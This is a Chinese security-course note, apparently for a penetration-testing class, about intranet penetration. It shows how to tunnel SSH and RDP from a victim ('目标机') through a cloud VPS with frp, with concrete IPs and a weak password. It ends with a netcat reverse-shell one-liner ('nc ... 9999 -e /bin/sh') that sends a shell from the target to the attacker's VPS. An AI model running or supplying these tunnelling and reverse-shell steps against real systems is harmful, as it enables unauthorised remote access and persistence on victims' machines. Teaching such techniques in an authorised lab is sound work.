**免责声明：**


**本课程内容仅限于网络安全教学，不得用于其他用途。任何利用本课程内容从事违法犯罪活动的行为，都严重违背了该课程设计的初衷，且属于使用者的个人行为与讲师无关，讲师不为此承担任何法律责任。**

**希望同学们知法、懂法、守法，做一个良好公民。**

**内网穿透**


## Frps

### （1）linux




将frps文件上传到云端，配置端口


vim frps.ini




./frps -c ./frps.ini（启动后接配置文件）



在lniux启动客户端编辑配置文件frpc.ini，配服务器的地址和端口（服务器要开启9999，6000）




允许远程登陆




启动远程登陆服务，启动本地frps

./frpc -c ./frpc.ini



另一台电脑连接

ssh -oPort=6000 root@101.43.85.135




密码是连接的kali的密码123456不是服务器密码

### （2）windows


Windows（注意版本，rdp，3389）



利用powershell启动服务



.\frpc.exe -c .\frpc.ini




攻击机远程桌面连接


攻击机为windows



攻击机为Linux

rdesktop 119.3.158.99:6000 #远程桌面连接






## nc

yum -y install nc #安装nc命令

nc -lvvp 9999 #vps监听9999端口（vps对应端口要开启）



目标机反弹shell到vps

nc 119.3.158.99 9999 -e /bin/sh

